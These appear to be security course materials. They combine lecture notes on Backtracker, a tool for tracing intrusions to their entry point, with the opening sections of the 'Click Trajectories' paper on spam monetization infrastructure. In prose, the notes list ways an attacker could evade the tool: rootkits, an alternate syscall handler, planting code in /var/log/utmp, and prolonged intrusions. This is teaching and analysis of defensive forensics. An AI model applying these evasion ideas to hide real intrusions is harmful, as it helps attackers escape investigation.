Which is harder - since it doesn't take instructions
So attack surface is smaller

Can at least stop appending
So once attacker gets root access
But we don't really know <u>when</u> user gets root
User can also run diff shell that doesn't log

(9)

Or flood bg w/ trash

But then you know something is going on

Objects

process
File
Filenames } why seperate?

File = inode
Filename = string
can map to diff inodes
↓
Use full qualified name

/etc/passwd

Can't just use inode - since File might get deleted
So add a version #
(inode #, version #)

(10)

Process → (pid #, version #)

Where do version # come from?

pid #	version #

└ look up in table
Stores how many times used

Must persist across reboots!

Or add a boot #

< boot # | pid # | version # >

NFS keeps track of version #s (generation #s)
to prevent replay over the network

Events

System calls
Process → process: fork
Shared memory + other IPC — they model it differently

(11)

Shared memory

track allocation + deallocation time

Process → file : mmap, write

Process → process : clone

Labs lets you share memory

Process → process : kill, exit & wait

File → process : read, mmap, exec

Filename → process : any syscall w/ path names


Process → filenames : open, unlink, rename

to create

(12)

~~rename(/a/b)~~

rename(/tmp/a, /tmp/b)



But what if subdirectory?

/tmp/a/

Could do a whole recursive rename

for each file

- long + akward
- must scan directory tree

(~~must~~ but could be race conditions!)

Or directory to inode

<1; tmp>

/tmp/a/foo → <7; a>

<9; foo>

(13)

But each time open file there must depend on all of those ...

But then just change one here

<7:67

So why do they not bother w/ filename
- didn't implement

Have high control : read, write, fork
low control : file name, timing
Σ
had to control
process w/ these
too subtle

So choose not to track

But could rename /etc/passwd
Then replace w/ your own passwd
But they record the write

(14)

↑ file is still read by sshd

So still know something is up!

But if now (Bloom) buffer overflow

↳ would not prob find

But can still find someone to blame

Do this for performance

How do they capture all these events on machine?

We know stored in VMM

2 implementations of Event Logger

- OS based Event Logger → just modify Linux
  - catch sys call
  - name of obj (arg of syscall / ret val)

15

- or must dig around in kernal tables/ data structu
  inode # : fd → fd table
  → file obj
  → inode #
  gen #

- How to catch events from VMM
  - VMM-based event logger

(just modify to intercept all events happening

but must be carefully orchestrated protocol

catch all int 80 instructions
└ trap

Also must traverse data structure

(16)

But now attacks surface of VMM is larger

They Write that code from scratch for that version of Linux they have

But might not be in better position of knowing what goes on

So attacks installs diff syscall handler at 90, not 80

or set up sep FD table

So outside code reads wrong one

Ultimately we can't make any strong guarantees

Lot of work - but only do once and publish it for script kiddies

(17)

So why bother doing all this?

Mostly as part of experimental setup

Wanted to catch attacks w/
VM replay systems

So can analize attack
Then modify introspection machines on outside
And replay attack!

Easier to debug!

Are some filtering techniques

How well does this actually work?

Its a human assistance tool

But if draw at attack over a month
Can read every file on file system!
Now everything is correlated w/ this!

(18)

More of a UI - graph exploration tool...

Does it solve real problems?

Have web server w/ apache + MySQL

But all attacks on web app look like every legit request

So track MySQL runs instead of files

Will it work at a diff level?

11/28

Backtracking intrusions

Overall problem: what to do once an intrusion occurs?

Intrusions inevitable.
- Software bugs.
- Weak passwords.
- Incorrect permissions / settings.
- ...

What should an administrator do when the system is compromised?
- Notice something is wrong: detect the intrusion ("detection point").
  - E.g., there's a suspicious process, a corrupted file, new accounts, ..
  - Result of this step is a suspect file, network conn, file name, or process.
- Find how the attacker got access ("entry point").
  - E.g., used a compromised account, exploited buffer overflow, ..
  - This is what Backtracker helps with.
- Fix the problem that allowed the compromise.
  - E.g., change weak password, patch buggy program.
- Identify and revert any damage caused by intrusion
  - E.g., backdoors, accounts, trojaned binaries, key loggers, botnet, etc.

How would an administrator detect the intrusion?
- Modified, missing, or unexpected file; unexpected or missing process.
- Could be manual (found extra process or corrupted file).
- Tripwire: check hashes of system files against pre-computed "known-good" list.
  - Can detect unexpected changes to system files.
  - Variant of this approach used on MIT's Athena dialups.
- Network traffic analysis (IDS) can point out unexpected / suspicious packets.
- False positives is often a problem with intrusion detection schemes.
  - Tripwire, network IDS systems, etc.

What good is finding the attacker's entry point?
- Curious administrator.
- In some cases, might be able to fix the problem that allowed compromise.
  - User with a weak / compromised password.
  - Bad permissions or missing firewall rules.
  - Maybe remove or disable buggy program or service.
  - Backtracker itself will not produce fix for buggy code.
  - Can we tell what vulnerability the attacker exploited?
    - Not necessarily: all we know is object name (process, socket, etc).
    - Might not have binary for process, or data for packets.
- Probably a good first step if we want to figure out the extent of damage.
  - Initial intrusion detection might only find a subset of changes.
  - Might be able to track forward in the graph to find affected files.

Why is it difficult to track down the entry point?
- E.g., is it sufficient to detect login session that started suspect process?
- Adversary can install backdoors, create new accounts, etc.
- Installing backdoor or creating account could also happen via backdoor.
- Want to track down the root of this whole chain of events.

Do we need Backtracker to find out how the attacker gained access?
- Can look at disk state: files, system logs, network traffic logs, ..
- Files might not contain enough history to figure out what happened.
- System logs (e.g., Apache's log) might only contain network actions.
- System logs can be deleted, unless otherwise protected.
  - Of course, this is also a problem for Backtracker.
- Network traffic logs may contain encrypted packets (SSL, SSH).
  - If we have forward-secrecy, cannot decrypt packets after the fact.
- Logs might contain too much data: lots of legitimate stuff.

```
Is it always possible to detect an intrusion, or to track down attack?
  If adversary obtains root access, unclear if we can trust kernel.
  Process running as root (uid 0) can access kernel memory.
  Can change kernel code (e.g., insmod), change data structures, etc.
  "Root kits" are commonly used by attackers: library of kernel changes.
    E.g., modify system calls to hide certain files or processes.
  Cannot fully trust a system after adversary gains root access.

Backtracker's overall plan:
  Record dependencies between object during normal operation.
  When attack detected, administrator calls Backtracker's GraphGen.
  Specifies detection point.
  Gets a graph of objects that should include the entry point.

Backtracker objects.
  Processes, files (including pipes and sockets), file names.
  How does Backtracker name objects?
    File name: pathname string.
      Canonical: no ".." or "." components.
      Unclear what happens to symlinks.
    File: device, inode, version#.
      Why track files and file names separately?
      Where does the version# come from?
    Why track pipes as an object, and not as dependency event?
      Might not know who the recipient is, at the time of the write.
    Process: pid, version#.
      Why do they need a version number?
      Where does the version# come from?
      How long does Backtracker have to track the version# for?

Backtracker events.
  Process -> process: fork, exec, signals, debug.
  Process -> file: write, chmod, chown, utime, mmap'ed files, ..
  Process -> filename: create, unlink, rename, ..
  File -> process: read, exec, stat, open.
  Filename -> process: open, readdir, anything that takes a pathname.
  File -> filename, filename -> file: none.
  How does Backtracker name events?
    Not named explicitly.
    Event is a tuple (source-obj, sink-obj, time-start, time-end).
  What happens to memory-mapped files?
    Cannot intercept every memory read or write operation.
    Event for mmap starts at mmap time, ends at exit or exec.
  Implemented: process fork/exec, file read/write/mmap, network recv.
    In particular, none of the filename stuff.

Distinction: affecting vs. controlling an object.
  Many ways to affect execution (timing channels, etc).
  Adversary interested in controlling (causing specific code to execute).
  High-control vs. low-control events.
  Prototype does not track file names, file metadata, etc.
  How could you hide from Backtracker via low-control events?
    E.g., exploit buffer overflow in some program using a long pathname.
    Backtracker would in effect treat this buggy program as the entry point.

How does Backtracker generate this dependency graph?
  EventLogger records, timestamps all relevant events (system calls).
  Two different EventLogger implementations.
  Key questions to consider:
    How to obtain the events?
    Where to store the event log?
    (Want to avoid adversary from modifying the log if they get root access.)
```

```
Simple design: in-kernel EventLogger.
  Modify system call handler in the kernel to record certain system calls.
  Store the log somewhere safe; suggestions from the paper:
    On another machine over the network.
    In some protected FS (not quite safe from kernel compromises).
    In the host virtual machine monitor, if running in a guest VM.

Alternative design: log without modifying the OS.
  Run in a virtual machine monitor.
  VMM intercepts system calls, extracts state from guest virtual machine:
    Event (look at system call registers).
    Currently running process (look at kernel memory for current PID).
    Object being accessed (look at syscall args, FD state, inode state).
    Logger has access to guest kernel's symbols for this purpose.
    Logger knows the exact kernel version, to interpret data structures.
  How to track version# for objects (inodes, pids)?
    Might be able to use NFS generation numbers for inodes.
    Need to keep a shadow data structure for PIDs.
    Bump generation number when a PID is reused (exit, fork, clone).

What do we have to trust?
  Virtual machine monitor trusted to keep the log safe.
  Kernel trusted to keep different objects isolated except for syscalls.
  What happens if kernel is compromised?
    Adversary gets to run arbitrary code in kernel.
    Might not know about some dependencies between objects.
    Cannot fully trust the log from the point the adversary gets root access.
  Can we detect kernel compromises?
    If accessed via certain routes (/dev/kmem, kernel module), then yes.
    More generally, kernel could have buffer overflow: hard to detect.

Given the log, how does Backtracker find the entry point?
  Administrator specifies detection point.
  Backtracker presents the dependency graph to the administrator.
    Show only those events and objects that lead to detection point.
    Use event times to trim events that happened too late for detection point.
  Asks administrator to look at the graph and find the entry point.

Optimizations to make the graph manageable.
  Hide read-only files.
    Seems like an instance of a more general principle.
    Let's assume adversary came from the network.
    Then, can filter out any objects with no (transitive) socket deps.
  Hide nodes that do not provide any additional sources.
    Effectively collapse self-contained cycles.
    Ultimate goal of graph: help administrator track down entry point.
    Some nodes add no new sources to the graph.
    More general than read-only files (above):
      Can have socket sources, as long as they're not new socket sources.
      E.g., shell spawning a helper process.
      Could probably extend to temporary files created by shell.
  Use several detection points.
    Sounds promising, but not really evaluated.
  Potentially unsound heuristics:
    Filter out low-control events.
    Filter out well-known objects that cause false positives.
      E.g., /var/log/utmp, /etc/mtab, ..

How well does Backtracker work?
  Authors set up a honeypot.
    Caught several real-world attacks.
    Adversaries routinely probe random machines, try to compromise them.
```

```
  Also generated their own attack that was somewhat more involved.
  Figures 6, 7, 8 seem to be reasonably clear for an administrator.
  Optimizations / filtering rules do seem to help: compare with Figure 5!

Do we really need a VM?
  Authors used VM to do deterministic replay of attacks.
  Didn't know exactly what to log yet, so tried different logging techniques.
  In the end, mostly need an append-only log.
  Once kernel compromised, no reliable events anyway.
  Can send log entries over the network.
  Can provide an append-only log storage service in VM (simpler).
  Perhaps can use some trusted hardware to authenticate log (e.g., TrInc).

How can an adversary elude Backtracker?
  Avoid detection altogether.
  Use low-control events.
  Use events not monitored by Backtracker (e.g., ptrace).
  Log in over the network a second time.
    If using a newly-created account or back door, will probably be found.
    If using a password stolen via first compromise, might not be found.
  Compromise OS kernel.
  Compromise the event logger (in VM monitor).
  Intertwine attack actions with other normal events.
    Exploit heuristics: write attack code to /var/log/utmp and exec it.
    Read many files that were recently modified by others.
      Other recent modifications become candidate entry points for admin.
  Prolong intrusion.
    Backtracker stores fixed amount of log data (paper suggests months).
    Even before that expires, there may be changes that cause many dependencies.
      Legitimate software upgrades.
      Legitimate users being added to /etc/passwd.
    Much more difficult to track down intrusions across such changes.

Can we fix file name handling?
  What to do with symbolic links?
  Is it sufficient to track file names?
    Renaming top-level directory loses deps for individual file names.
    More accurate model: file names in each directory; dir named by inode.
  Presumably not addressed in the paper because they don't implement it.

How useful is Backtracker?
  Easy to use?
    Administrator needs to know a fair amount about system, Backtracker.
    After filtering, graphs look reasonably small.
  Reliable / secure?
    Probably works fine for current attacks.
    Determined attacker can likely bypass.
  Practical?
    Overheads probably low enough.
    Depends on VM monitor knowing specific OS version, symbols, ..
    Not clear what to do with kernel compromises
    Probably still OK for current attacks / malware.
  What about application-level attacks?
    Things that involve PHP web applications, SQL databases, etc.
    As-is, Backtracker would conflate everything: same objects do everything.
    Need to extend design to include PHP invocation, SQL query objects, etc.
  Would a Backtracker-like system help with Stuxnet?
    Need to track back across a ~year of logs.
    Need to track back across many machines, USB devices, ..
    Within a single server, may be able to find source (USB drive or net).
    Stuxnet did compromise the kernel, so hard to rely on log.
  Perhaps a better graph analysis / filtering / ranking algorithm could help.
    Machine learning?
```

Click Trajectories: End-to-End Analysis of the Spam Value Chain

Kirill Levchenko* Andreas Pitsillidis* Neha Chachra* Brandon Enright* Márk Félegyházi‡ Chris Grier†
Tristan Halvorson* Chris Kanich* Christian Kreibich†◇ He Liu* Damon McCoy*
Nicholas Weaver†◇ Vern Paxson†◇ Geoffrey M. Voelker* Stefan Savage*

*Department of Computer Science and Engineering
University of California, San Diego

†Computer Science Division
University of California, Berkeley

◇International Computer Science Institute
Berkeley, CA

‡Laboratory of Cryptography and System Security (CrySyS)
Budapest University of Technology and Economics

***Abstract*—Spam-based advertising is a business. While it has engendered both widespread antipathy and a multi-billion dollar anti-spam industry, it continues to exist because it fuels a profitable enterprise. We lack, however, a solid understanding of this enterprise's full structure, and thus most anti-spam interventions focus on only one facet of the overall spam value chain (e.g., spam filtering, URL blacklisting, site takedown). In this paper we present a holistic analysis that quantifies the full set of resources employed to monetize spam email—including naming, hosting, payment and fulfillment—using extensive measurements of three months of diverse spam data, broad crawling of naming and hosting infrastructures, and over 100 purchases from spam-advertised sites. We relate these resources to the organizations who administer them and then use this data to characterize the relative prospects for defensive interventions at each link in the spam value chain. In particular, we provide the first strong evidence of payment bottlenecks in the spam value chain; 95% of spam-advertised pharmaceutical, replica and software products are monetized using merchant services from just a handful of banks.**

I. Introduction

We may think of email spam as a scourge—jamming our collective inboxes with tens of billions of unwanted messages each day—but to its perpetrators it is a potent marketing channel that taps latent demand for a variety of products and services. While most attention focuses on the problem of spam *delivery*, the email vector itself comprises only the *visible* portion of a large, multi-faceted business enterprise. Each click on a spam-advertised link is in fact just the start of a long and complex trajectory, spanning a range of both technical and business components that together provide the necessary infrastructure needed to monetize a customer's visit. Botnet services must be secured, domains registered, name servers provisioned, and hosting or proxy services acquired. All of these, in addition to payment processing, merchant bank accounts, customer service, and fulfillment, reflect necessary elements in the spam value chain.

While elements of this chain have received study in isolation (e.g., dynamics of botnets [20], DNS fast-flux networks [17], [42], Web site hosting [1], [22]), the relationship between them is far less well understood. Yet it is these very relationships that capture the structural dependencies—and hence the potential *weaknesses*—within the spam ecosystem's business processes. Indeed, each distinct *path* through this chain—registrar, name server, hosting, affiliate program, payment processing, fulfillment—directly reflects an "entrepreneurial activity" by which the perpetrators muster capital investments and business relationships to create value. Today we lack insight into even the most basic characteristics of this activity. How many organizations are complicit in the spam ecosystem? Which points in their value chains do they share and which operate independently? How "wide" is the bottleneck at each stage of the value chain—do miscreants find alternatives plentiful and cheap, or scarce, requiring careful husbanding?

The desire to address these kinds of questions empirically—and thus guide decisions about the most effective mechanisms for addressing the spam problem—forms the core motivation of our work. In this paper we develop a methodology for characterizing the end-to-end resource dependencies ("trajectories") behind individual spam campaigns and then analyze the relationships among them. We use three months of real-time source data, including captive botnets, raw spam feeds, and feeds of spam-advertised URLs to drive active probing of spam infrastructure elements (name servers, redirectors, hosting proxies). From these, we in turn identify those sites advertising three popular classes of goods—pharmaceuticals, replica luxury goods and counterfeit software—as well as their membership in specific affiliate programs around which the overall business is structured. Finally, for a subset of these sites we perform on-line purchases, providing additional data about merchant bank affiliation, customer service, and fulfillment. Using this data we characterize the resource footprint at each step in the spam value chain, the extent of sharing between spam organizations and, most importantly, the relative prospects for interrupting spam monetization at different stages of the process.

The remainder of this paper is organized as follows. Section II provides a qualitative overview of the spam ecosystem coupled with a review of related research.

Section III describes the data sources, measurement techniques and post-processing methodology used in our study. Section IV describes our analysis of spam activities between August and October of 2010, and the implications of these findings on the likely efficacy of different anti-spam interventions, followed by our conclusions in Section V.

II. Background and Related Work

As an advertising medium, spam ultimately shares the underlying business model of all advertising. So long as the revenue driven by spam campaigns exceeds their cost, spam remains a profitable enterprise. This glib description belies the complexity of the modern spam business. While a decade ago spammers might have handled virtually all aspects of the business including email distribution, site design, hosting, payment processing, fulfillment, and customer service [33], today's spam business involves a range of players and service providers. In this section, we review the broad elements in the spam value chain, the ways in which these components have adapted to adversarial pressure from the anti-spam community, and the prior research on applied e-crime economics that informs our study.

A. How Modern Spam Works

While the user experience of spam revolves principally around the email received, these constitute just one part of a larger value chain that we classify into three distinct stages: *advertising*, *click support*, and *realization*. Our discussion here reflects the modern understanding of the degree to which specialization and affiliate programs dominate the use of spam to sell products. To this end, we draw upon and expand the narrative of the "Behind Online Pharma" project [4], which documents the experience of a group of investigative journalists in exploring the market structure for online illegal pharmaceuticals; and Samosseiko's recent overview [46] of affiliate programs, including many that we discuss in this paper.

Advertising. Advertising constitutes all activities focused on reaching potential customers and enticing them into clicking on a particular URL. In this paper we focus on the email spam vector, but the same business model occurs for a range of advertising vectors, including blog spam [39], Twitter spam [12], search engine optimization [53], and sponsored advertising [26], [27]. The delivery of email spam has evolved considerably over the years, largely in response to increasingly complex defensive countermeasures. In particular, large-scale efforts to shut down open SMTP proxies and the introduction of well-distributed IP blacklisting of spam senders have pushed spammers to using more sophisticated delivery vehicles. These include botnets [13], [20], [56], Webmail spam [9], and IP prefix hijacking [45]. Moreover, the market for spam services has stratified over time; for example, today it is common for botnet operators to rent their services to spammers on a contract basis [40].

The advertising side of the spam ecosystem has by far seen the most study, no doubt because it reflects the part of spam that users directly experience. Thus, a broad and ongoing literature examines filtering spam email based on a variety of content features (e.g., [2], [19], [43], [57]). Similarly, the network characteristics of spam senders have seen extensive study for characterizing botnet membership [58], identifying prefix hijacking [45], classifying domains and URLs [14], [32], [44], [55], [56], and evaluating blacklists [47], [48]. Finally, we note that most commercial anti-spam offerings focus exclusively on the delivery aspect of spam. In spite of this attention, spam continues to be delivered and thus our paper focuses strictly on the remaining two stages of the spam monetization pipeline.

Click support. Having delivered their advertisement, a spammer depends on some fraction of the recipients to respond, usually by clicking on an embedded URL and thus directing their browser to a Web site of interest. While this process seems simple, in practice a spammer must orchestrate a great many moving parts and maintain them against pressure from defenders.

Redirection sites. Some spammers directly advertise a URL such that, once the recipient's browser resolves the domain and fetches the content from it, these steps constitute the fullness of the promoted Web site. However, a variety of defensive measures—including URL and domain blacklisting, as well as site takedowns by ISPs and domain takedowns by registrars—have spurred more elaborate steps. Thus, many spammers advertise URLs that, when visited, redirect to additional URLs [1], [22]. Redirection strategies primarily fall into two categories: those for which a legitimate third party inadvertently controls the DNS name resource for the redirection site (e.g., free hosting, URL shorteners, or compromised Web sites), and those for which the spammers themselves, or perhaps parties working on their behalf, manage the DNS name resources (e.g., a "throwaway" domain such as `minesweet.ru` redirecting to a more persistent domain such as `greatjoywatches.com`).

Domains. At some point, a click trajectory will usually require domain name resources managed by the spammer or their accomplices. These names necessarily come via the services of a domain registrar, who arranges for the root-level registry of the associated top-level domain (TLD) to hold NS records for the associated registered domain. A spammer may purchase domains directly from a registrar, but will frequently purchase instead from a domain reseller, from a "domaineer" who purchases domains in bulk via multiple sources and sells to the underground trade, or directly from a spam "affiliate program" that makes domains available to their affiliates as part of their "startup package."

Interventions at this layer of the spam value chain depend significantly on the responsiveness of individual registrars and the pressure brought to bear [29]. For example, a recent industry study by LegitScript and KnujOn documents heavy

concentration of spam-advertised pharmacies with domains registered through a particular set of registrars who appear indifferent to complaints [28].

Name servers. Any registered domain must in turn have supporting name server infrastructure. Thus spammers must provision this infrastructure either by hosting DNS name servers themselves, or by contracting with a third party. Since such resources are vulnerable to takedown requests, a thriving market has arisen in so-called "bulletproof" hosting services that resist such requests in exchange for a payment premium [23].

Web servers. The address records provided by the spammer's name servers must in turn specify servers that host (or more commonly proxy) Web site content. As with name servers, spam-advertised Web servers can make use of bulletproof hosting to resist takedown pressure [3], [51]. Some recent interventions have focused on effectively shutting down such sites by pressuring their upstream Internet service providers to deny them transit connectivity [6].

To further complicate such takedowns and to stymie blacklisting approaches, many spammers further obfuscate the hosting relationship (both for name servers and Web servers) using fast-flux DNS [17], [41], [42]. In this approach, domain records have short-lived associations with IP addresses, and the mapping infrastructure can spread the domain's presence over a large number of machines (frequently many thousands of compromised hosts that in turn proxy requests back to the actual content server [5]). Furthermore, recently innovators have begun packaging this capability to offer it to third parties on a contract basis as a highly resilient content-hosting service [7].

Stores and Affiliate Programs. Today, spammers operate primarily as advertisers, rarely handling the back end of the value chain. Such spammers often work as affiliates of an online store, earning a commission (typically 30–50%) on the sales they bring in [46]. The affiliate program typically provides the storefront templates, shopping cart management, analytics support, and even advertising materials. In addition, the program provides a centralized Web service interface for affiliates to track visitor conversions and to register for payouts (via online financial instruments such as WebMoney). Finally, affiliate programs take responsibility for contracting for payment and fulfillment services with outside parties. Affiliate programs have proven difficult to combat directly—although, when armed with sufficient legal jurisdiction, law enforcement has successfully shut down some programs [8].

Realization. Finally, having brought the customer to an advertised site and convinced them to purchase some product, the seller realizes the latent value by acquiring the customer's payment through conventional payment networks, and in turn fulfilling their product request.

Payment services. To extract value from the broadest possible customer base, stores try to support standard credit card payments. A credit card transaction involves several parties in addition to the customer and merchant: money is transferred from the *issuing bank* (the customer's bank) to the *acquiring bank* (the bank of the merchant) via a *card association network* (i.e., Visa or MasterCard). In addition to the acquiring bank, issuing bank, and card association, the merchant frequently employs the services of a *payment processor* to facilitate this process and act as the technical interface between the merchant and the payment system.

Card associations impose contractual restrictions on their member banks and processors, including the threat of fines and de-association; but to our knowledge little public documentation exists about the extent to which the associations apply this pressure in practice nor the extent to which it plays an important role in moderating the spam business. Evidence from this study suggests that any such pressure is currently insufficient to stop this activity.

Fulfillment. Finally, a store arranges to fulfill an order[1] in return for the customer's payment. For physical goods such as pharmaceuticals and replica products, this involves acquiring the items and shipping them to the customer. Global business-to-business Web sites such as Alibaba, ECPlaza, and ECTrade offer connections with a broad variety of vendors selling a range of such goods, including prepackaged drugs—both brand (e.g., Viagra) and off-brand (e.g., sildenafil citrate capsules)—and replica luxury goods (e.g., Rolex watches or Gucci handbags). Generally, suppliers will offer direct shipping service ("drop shipping"), so affiliate programs can structure themselves around "just in time" fulfillment and avoid the overhead and risk of warehousing and shipping the product themselves.[2] Fulfillment for virtual goods such as software, music, and videos can proceed directly via Internet download.

B. Pharmacy Express: An Example

Figure 1 illustrates the spam value chain via a concrete example from the empirical data used in this study.

On October 27th, the Grum botnet delivered an email titled *VIAGRA® Official Site* (❶). The body of the message includes an image of male enhancement pharmaceutical tablets and their associated prices (shown). The image provides a URL tag and thus when clicked (❷) directs the user's browser to resolve the associated domain name, `medicshopnerx.ru`. This domain was registered by REGRU-REG-RIPN (a.k.a. `reg.ru`) on October 18th (❸)—it is still active as of this writing. The machine providing name service resides in China, while hosting resolves to a

[1] In principle, a store could fail to fulfill a customer's order upon receiving their payment, but this would both curtail any repeat orders and would lead to chargebacks through the payment card network, jeopardizing their relationship with payment service providers.

[2] Individual suppliers can differ in product availability, product quality, the ability to manage the customs process, and deliver goods on a timely basis. Consequently, affiliate programs may use different suppliers for different products and destinations.




Figure 1: Infrastructure involved in a single URL's value chain, including advertisement, click support and realization steps.

machine in Brazil (❹). The user's browser initiates an HTTP request to the machine (❺), and receives content that renders the storefront for "Pharmacy Express," a brand associated with the Mailien pharmaceutical affiliate program based in Russia (❻).

After selecting an item to purchase and clicking on "Checkout", the storefront redirects the user to a payment portal served from `payquickonline.com` (this time serving content via an IP address in Turkey), which accepts the user's shipping, email contact, and payment information, and provides an order confirmation number. Subsequent email confirms the order, provides an *EMS* tracking number, and includes a contact email for customer questions. The bank that issued the user's credit card transfers money to the acquiring bank, in this case the Azerigazbank Joint-Stock Investment Bank in Baku, Azerbaijan (BIN 404610, ❼). Ten days later the product arrives, blister-packaged, in a cushioned white envelope with postal markings indicating a supplier named PPW based in Chennai, India as its originator (❽).

C. Cybercrime economics

Alongside the myriad studies of the various components employed in spam (e.g., botnets, fast flux, etc.), a literature has recently emerged that focuses on using economic tools for understanding cybercrime (including spam) in a more systematic fashion, with an aim towards enabling better reasoning about effective interventions. Here we highlight elements of this work that have influenced our study.

Some of the earliest such work has aimed to understand the scope of underground markets based on the value of found goods (typically stolen financial credentials), either as seen on IRC chatrooms [10], forums [59], malware "drop-zones" [16], or directly by intercepting communications to botnet C&C servers [50]. Herley and Florêncio critique this line of work as not distinguishing between claimed and true losses, and speculate that such environments inherently reflect "lemon markets" in which few participants are likely to acquire significant profits (particularly spammers) [15]. While this hypothesis remains untested, its outcome is orthogonal to our focus of understanding the structure of the value chain itself.

Our own previous work on spam conversion also used empirical means to infer parts of the return-on-investment picture in the spam business model [21]. By contrast, this study aims to be considerably more comprehensive in breadth (covering what we believe reflect most large spam campaigns) and depth (covering the fullness of the value chain), but offering less precision regarding specific costs.

Finally, another line of work has examined interventions from an economic basis, considering the efficacy of site and domain takedown in creating an economic impediment for cybercrime enterprises (notably phishing) [6], [35], [36]. Molnar *et al.* further develop this approach via comparisons with research on the illicit drug ecosystem [34]. Our work builds on this, but focuses deeply on the spam problem in particular.

III. Data Collection Methodology

In this section we describe our datasets and the methodology by which we collected, processed, and validated them. Figure 2 concisely summarizes our data sources and methods. We start with a variety of full-message spam feeds, URL feeds, and our own botnet-harvested spam (❶). Feed parsers extract embedded URLs from the raw feed data for further processing (❷). A DNS crawler enumerates various resource record sets of the URL's domain, while a farm of Web crawlers visits the URLs and records HTTP-level interactions and landing pages (❸). A clustering tool clusters pages by content similarity (❹). A content tagger labels the content clusters according to the category of goods sold, and the associated affiliate programs (❺). We then make targeted purchases from each affiliate program (❻), and store the feed data and distilled and derived metadata in a database




Figure 2: Our data collection and processing workflow.

for subsequent analysis in Section IV. (Steps ❺ and ❻ are partially manual operations, the others are fully automated.)

The rest of this section describes these steps in detail.

A. Collecting Spam-Advertised URLs

Our study is driven by a broad range of data sources of varying types, some of which are provided by third parties, while others we collect ourselves. Since the goal of this study is to decompose the spam ecosystem, it is natural that our seed data arises from spam email itself. More specifically, we focus on the URLs embedded within such email, since these are the vectors used to drive recipient traffic to particular Web sites. To support this goal, we obtained seven distinct URL feeds from third-party partners (including multiple commercial anti-spam providers), and harvested URLs from our own botfarm environment.

Feed Name	*Feed Description*	*Received URLs*	*Distinct Domains*
Feed A	MX honeypot	32,548,304	100,631
Feed B	Seeded honey accounts	73,614,895	35,506
Feed C	MX honeypot	451,603,575	1,315,292
Feed D	Seeded honey accounts	30,991,248	79,040
Feed X	MX honeypot	198,871,030	2,127,164
Feed Y	Human identified	10,733,231	1,051,211
Feed Z	MX honeypot	12,517,244	67,856
Cutwail	Bot	3,267,575	65
Grum	Bot	11,920,449	348
MegaD	Bot	1,221,253	4
Rustock	Bot	141,621,731	13,612,815
Other bots	Bot	7,768	4
Total		968,918,303	17,813,952

Table I: Feeds of spam-advertised URLs used in this study. We collected feed data from August 1, 2010 through October 31, 2010.

